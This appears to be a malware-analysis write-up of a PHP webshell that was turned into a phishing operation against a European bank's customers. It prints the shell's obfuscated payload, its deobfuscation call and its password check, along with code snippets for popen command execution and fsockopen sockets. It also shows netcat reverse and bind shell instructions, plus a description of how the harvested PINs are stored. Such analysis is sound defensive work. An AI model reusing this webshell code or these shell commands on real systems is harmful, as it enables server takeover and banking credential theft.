

# WEBSHELL TO PHISHING

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## SUMMARY:


- Attacker uploads the master webShell
- Attacker sets a password [ `sha1(md5(password))` ]
- Attacker is able to load multiple modules including:

`{"explorer", "terminal", "eval", "convert", "database", "info", "mail", "network", "processes"}`. This means, attacker is able to execute, upload, download, email, get system information etc via webShell.

- Attacker steals user data
- Attacker launches another stage and initiates a phishing campaign.
- Phishing campaign is against a bank in Europe.
- Attacker sends out phishing email(s)
- Innocent users punches in all the information into a legit looking page
- Attacker steals the data.

Master webshell is the key payload here, that provides all the tools to steal data and upload new files used for phishing. With the master shell, attacker is not only able to steal corporate user information but start a phishing campaign on the victims domain.


Let's draw this out



So a successful webshell attack is converted to a phishing campaign, where target is a bank in Europe.

## Let's get technical

The first landing page (webshell) looks like the following:



It's just a form, where attacker provides his / her password to detonate the rest of the page.

Password is provided as **SHA1(MD5(PASSWORD))**. PHP code is heavily compresses and obfuscated.

```
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
```


Script follows the following sequence in php for de-obfuscation.

```
gzuncompress(base64_decode($OBFUSCATED_SCRIPT))
```

## Let's look at the password form.

```
if(!function_exists('auth')){ function auth(){ if(isset($GLOBALS['pass'])) && (trim($GLOBALS['pass'])!='')}{ $c = $_COOKIE; $p
= $_POST; if(isset($p['pass']))}{ $your_pass = sha1(md5($p['pass'])); if($your_pass==$GLOBALS['pass']){ setcookie("pass", $your
_pass, time()+36000, "/"); header("Location: ".get_self()); } } if(!isset($c['pass']) || ((isset($c['pass'])&&($c['pass'])!=$GL
OBALS['pass'])))}{ $res = "<doctype html> <html> <head> <meta charset='utf-8'> <meta name='robots' content='noindex, nofollow
, noarchive'> <meta name='viewport' content='width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no, user-
scalable=0'> </head> <body style='background:#f8f8f8;color:#000000;padding:0;margin:0;'><br><p><center><noscript>You need to e
nable javascript</noscript></center></p> <script type='text/javascript'> var d = document; d.write("<br><br><form method='pos
t'><center><input type='password' id='pass' name='pass' style='font-size:34px;width:34%;outline:none;text-align:center;backgro
und:#ffffff;padding:8px;border:1px solid #cccccc;border-radius:8px;color:#000000;'></center></form>"); d.getElementById('pass
').focus(); d.getElementById('pass').setAttribute('autocomplete', 'off'); </script> </body></html> "; echo $res; die(); } }
```

Once attacker provides the correct password, the following is shown:



In code, following modules will be loaded:

```
$GLOBALS['module_to_load'] = array("explorer", "terminal", "eval", "convert",  
"database", "info", "mail", "network", "processes");
```


This landing page can do multiple things:

- Provide access to all the folders
- Provide access to the terminal / CMD prompt to run any command
- Eval to run any interpreter like perl / python
- Connect to database(s)
- Get system information
- Send out emails
- Initiate a reverse shell, bind shell and a packet crafter

***Let's look at some of those modules in action.***

#### **Execution Flow:**

Terminal is one of the modules. This module provides the execution flow for the web shell. This means that the attacker can execute any command on Linux, Unix or Windows OS. Please **NOTE:** Attacker can run everything remotely. The beauty of a web-shell is that the attacker is virtually present on your corporate network.



The screenshot shows a web shell interface with a navigation bar containing the following tabs: Explorer, Terminal (highlighted with a red box), Eval, Convert, Database, Info, Mail, Network, and Processes. Below the navigation bar, the terminal output displays system information: Server IP : 172.16.177.141:8080 | Your IP : 172.16.177.1, Time @ Server : 12 Jun 2018 10:35:07, Linux localhost.localdomain 3.17.4-301.fc21.x86\_64 #1 SMP Thu Nov 27 19:09:10 UTC 2014 x86\_64, and PHP 5.6.15. A red dashed arrow points from the 'Terminal' tab to the terminal output. The terminal prompt is `/var/www/cgi-bin/>`, and the user has entered `whoami`, resulting in the output `root`. A blue handwritten note with an arrow pointing to the `root` output reads "Terminal like result".

This is a very critical stage of the attack. If execution flow is stopped or prevented, it becomes very difficult for an attacker to move forward. Attacker maybe able to upload other shells but without the execution flow it's not easy to carry on with the attack. Please pay very

close attention to the processes that your webServer application spawns e.g. IIS, Tomcat, Apache etc.

Execution in this case is very simple. Attacker uses `POpen()` in read mode to run any command, keeps the result in the buffer and read 2096 bytes at a time. The result is eventually dumped in the attacker's browser. `POpen` is just like `FOPEN`, both C functions. The difference is: `FOPEN` will read, write to a file. On the other hand, `POpen` will save the results in the memory. Let's look at the attacker PHP code.


```
$foo = @popen($code, 'r');
// $code = the command to execute, 'r' = read mode
fread($foo, 2096); // Read 2096 bytes from handle '$foo'
popen($in, "r")) { $out = ""; while(!@feof($f)) $out .= fread($f, 1024);
```

*Can you follow the execution flow???*

In the following text, **PID** is shown in red and **PPID** is shown in green.

Until END OF FILE is reached, keep reading 1024 bytes from the handle '\$f'  
Now \$out will point to the result in memory.

**(I am hoping you understand PID && PPID)**



- IIS Server spawns `CMD.exe`
- `CMD.exe` spawns `tcpdump` or any other command.

This implies IIS Server is the parent and executing all the system calls. That's why it's very important to understand this execution flow.

### Binding and Reversing:

Attacker can bind a shell or initiate a reverse shell to a C2 server. Once reverse shell is established, things become very dynamic in nature. This means attacker can change the flow very easily and execute multiple things.

At code level attacker is simply using `sock()` functionality.

```
fsockopen($packetHost, $packetPort, $errNo, $errStr, $packetTimeout)
```

Later it's just using read and write via same socket handle.

```
fwrite($sock, $packetContent."\\r\\n\\r\\n\\x00");
```

Blind Shell

Server IP

Port

Press 'run' button and run 'nc server\_ip port' on your computer

Reverse Shell

Target IP

Port

Run 'nc -l -v -p port' on your computer and press 'run' button

## Processes:

Attacker can look at the process stack, kill or initiate any process

○	action	user	pid	%cpu	%mem	vsz	rss	tty	stat	start	time	command
○	kill	root	1	0.0	0.1	122688	6944	?	Ss	Jun11	0:07	/usr/lib/systemd/systemd --switched-root --system --deserialize 20
○	kill	root	2	0.0	0.0	0	0	?	S	Jun11	0:00	[kthreadd]
○	kill	root	3	0.0	0.0	0	0	?	S	Jun11	0:33	[ksoftirqd/0]
○	kill	root	5	0.0	0.0	0	0	?	S<	Jun11	0:00	[kworker/0:0H]
○	kill	root	7	0.0	0.0	0	0	?	S	Jun11	0:20	[rcu_sched]
○	kill	root	8	0.0	0.0	0	0	?	S	Jun11	0:16	[rcuos/0]
○	kill	root	9	0.0	0.0	0	0	?	S	Jun11	0:03	[rcuos/1]
○	kill	root	10	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/2]
○	kill	root	11	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/3]
○	kill	root	12	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/4]
○	kill	root	13	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/5]
○	kill	root	14	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/6]
○	kill	root	15	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/7]
○	kill	root	16	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/8]
○	kill	root	17	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/9]

Once again, at code level it's very straight forward.

```
if(is_win()){ $cmd = "tasklist /V /FO csv"; $wexplode = "\",\""; } else{ $cmd = "ps aux";}
```

For windows run `tasklist /V /FO csv`, for linux run `ps aux` and convert the result in proper html format.

## SystemInformation:

System information is just a click away.

Server Info			
CPU Info			
Memory Info			
Partittons Info			
major	minor	#blocks	name
11	0	1437696	sr0
8	0	15728640	sda
8	1	512800	sda1
8	2	15215616	sda2
253	0	1572864	dn-0
253	1	13598720	dn-1

## Scripting:

Attacker can test different interpreters and scripting engines as well.

Eval

```
print "hello"
```

Options/Switches

Arguments

perl

Using dir : /var/www/cgi-bin/ (writable)  
Temporary file : perl621b88db (ok)  
Setting permissions : 0755 (ok)  
Execute : perl perl621b88db  
Deleting temporary file : perl621b88db (ok)  
Finished...

hello







```

65 70 2D 61 6C 69 76 65 0D 0A 43 6F 6F 6B 69 65      ep-alive..Cookie
3A 20 50 48 50 53 45 53 53 49 44 3D 65 34 72 64      : PHPSESSID=e4rd
6B 64 67 75 70 32 65 69 6C 38 66 36 36 62 38 38      _kdgup2ei18f66b88
34 71 37 39 6B 34 3B 20 63 77 64 3D 25 32 46 76      ,4q79k4; cwd=%2Fv
61 72 25 32 46 77 77 77 25 32 46 63 67 69 2D 62      ,ar%2Fwww%2Fcgi-b
69 6E 25 32 46 3B 20 70 61 73 73 3D 30 66 38 36      ,in%2F; pass=0f86
39 36 33 32 64 65 64 66 30 37 33 63 62 30 35 38      ,9632dedf073cb058
37 65 38 64 66 61 34 33 65 63 39 34 63 38 37 32      ,7e8dfa43ec94c872
61 62 66 63 0D 0A 55 73 65 72 2D 41 67 65 6E 74      ,abfc..User-Agent
3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 4D      : Mozilla/5.0 (M
61 63 69 6E 74 6F 73 68 3B 20 49 6E 74 65 6C 20      acintosh; Intel
4D 61 63 20 4F 53 20 58 20 31 30 5F 31 33 5F 34      Mac OS X 10_13_4
29 20 41 70 70 6C 65 57 65 62 4B 69 74 2F 36 30      ) AppleWebKit/60
35 2E 31 2E 31 35 20 28 4B 48 54 4D 4C 2C 20 6C      5.1.15 (KHTML, l
69 6B 65 20 47 65 63 6B 6F 29 20 56 65 72 73 69      ike Gecko) Versi
6F 6E 2F 31 31 2E 31 20 53 61 66 61 72 69 2F 36      on/11.1 Safari/6
30 35 2E 31 2E 31 35 0D 0A 41 63 63 65 70 74 2D      05.1.15..Accept-
4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D      -Language: en-us.
0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F      .Referer: http:/
2F 31 37 32 2E 31 36 2E 31 37 37 2E 31 33 31 3A      /172.16.177.131:
38 30 38 30 2F 65 32 66 37 62 63 35 64 35 62 63      8080/e2f7bc5d5bc

```

***Shell can go through the directory structure and change permissions.***

```

global $delim, $win;
if ($d = @opendir($directory)) {
    while (($filename = @readdir($d)) != false) {
        $spath = $directory . $filename;
        if ($stat = @lstat($spath)) {
            $file = array(
                'filename' => $filename,
                'path' => $spath,
                'is_file' => @is_file($spath),
                'is_dir' => @is_dir($spath),
                'is_link' => @is_link($spath),
                'is_readable' => @is_readable($spath),
                'is_writable' => @is_writable($spath),
                'size' => $stat['size'],
                'permission' => $stat['mode'],
                'owner' => $stat['uid'],
                'group' => $stat['gid'],
                'mtime' => @filetime($spath),
                'atime' => @fileatime($spath),
                'ctime' => @filectime($spath)
            );
        }
    }
}

function permission_octal2string ($mode) {
    if (($mode & 0xC000) === 0xC000) {
        $type = 's';
    } elseif (($mode & 0xA000) === 0xA000) {
        $type = 'l';
    } elseif (($mode & 0x8000) === 0x8000) {
        $type = '-';
    } elseif (($mode & 0x6000) === 0x6000) {
        $type = 'b';
    } elseif (($mode & 0x4000) === 0x4000) {
        $type = 'd';
    } elseif (($mode & 0x2000) === 0x2000) {
        $type = 'c';
    } elseif (($mode & 0x1000) === 0x1000) {

```

***At this stage, attacker wants to gather:***

- User data
- Upload other payload(s) to:
  - Get user / admin credentials
- Steal useful information regarding workstations and servers

***But the attacker didn't stop here.***


## WebShell To Phishing:

Spending enough time collecting data, attacker thought about changing the flow to a phishing campaign. And **why not**???. Attacker has an advantage of a well known, compromised domain. Webshell already has an email interface.



The image shows a webmail interface with a header labeled 'Mail'. Below the header are three input fields: 'From', 'To', and 'Subject'. A large, empty text area is positioned below these fields. At the bottom of the interface, there are two buttons: 'send' and 'attachment'.

Using the email module, attacker formulates an email and sends it to the victims (targeting **the** bank's clients)



The image illustrates a phishing page layout. At the top, there is a redacted area. Below it, a callout box with a yellow background and a red border contains the text: "What does the attacker do?? Downloads other PHP files to initiate a phishing campaign." A blue arrow points from this callout to a redacted area on the page. The page itself has a header with "Particulares" and "Empresas" tabs. The main content area contains a login form with the following steps:

1. **Selecciona la forma de acceso que prefieres:**
  - Número de usuario o tarjeta Requisitos
  - DNI electrónico Requisitos
2. **Introduce el usuario o número de tarjeta de coordenadas y el PIN**
  - Tarjeta/usuario:
  - PIN (contraseña):  ¿Has olvidado o no funciona tu PIN?

Below the form are "Limpiar" and "Acceder" buttons. To the right, there is a redacted area. Further down, there is a section titled "Te puede interesar" with a link for "Hipoteca Mari Carmen Menos hipoteca y más persona" and another redacted area. At the bottom, there is a section titled "¡Muy importante!" with a redacted area.

**Once the user punches in the information, it's sent out via email.**

```
|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(530)
47 45 54 20 2F 66 66 34 36 30 64 39 31 32 32 63      GET /ff460d9122c
33 65 35 31 66 35 61 65 36 33 61 36 38 33 38 35      3e51f5ae63a68385
32 62 34 38 61 30 31 38 65 65 33 35 35 66 37 30      2b48a018ee355f70
37 30 61 35 35 33 37 61 62 35 33 31 31 38 34 63      70a5537ab531184c
63 36 39 64 62 66 34 62 35 66 32 38 38 62 64 65      c69dbf4b5f288bde
62 38 39 36 64 39 32 35 30 61 35 62 32 64 33 66      b896d9250a5b2d3f
64 33 61 61 66 2F 46 69 6C 65 2E 70 68 70 20 48      d3aaf/File.php H
54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 31      TTP/1.1..Host: 1
37 32 2E 31 36 2E 31 37 37 2E 31 34 30 3A 38 30      72.16.177.140:80
38 30 0D 0A 55 70 67 72 61 64 65 2D 49 6E 73 65      80..Upgrade-Inse
63 75 72 65 2D 52 65 71 75 65 73 74 73 3A 20 31      cure-Requests: 1
0D 0A 41 63 63 65 70 74 3A 20 74 65 78 74 2F 68      ..Accept: text/h
74 6D 6C 2C 61 70 70 6C 69 63 61 74 69 6F 6E 2F      tml,application/
78 68 74 6D 6C 2B 78 6D 6C 2C 61 70 70 6C 69 63      xhtml+xml,applic
61 74 69 6F 6E 2F 78 6D 6C 3B 71 3D 30 2E 39 2C      ation/xml;q=0.9,
2A 2F 2A 3B 71 3D 30 2E 38 0D 0A 55 73 65 72 2D      */*;q=0.8..User-
41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35      Agent: Mozilla/5
2E 30 20 28 4D 61 63 69 6E 74 6F 73 68 3B 20 49      .0 (Macintosh; I
6E 74 65 6C 20 4D 61 63 20 4F 53 20 58 20 31 30      ntel Mac OS X 10
5F 31 33 5F 34 29 20 41 70 70 6C 65 57 65 62 4B      _13_4) AppleWebKit
```

**Pins / passwords are stored in text files. One of the file is called *bella.txt***

```
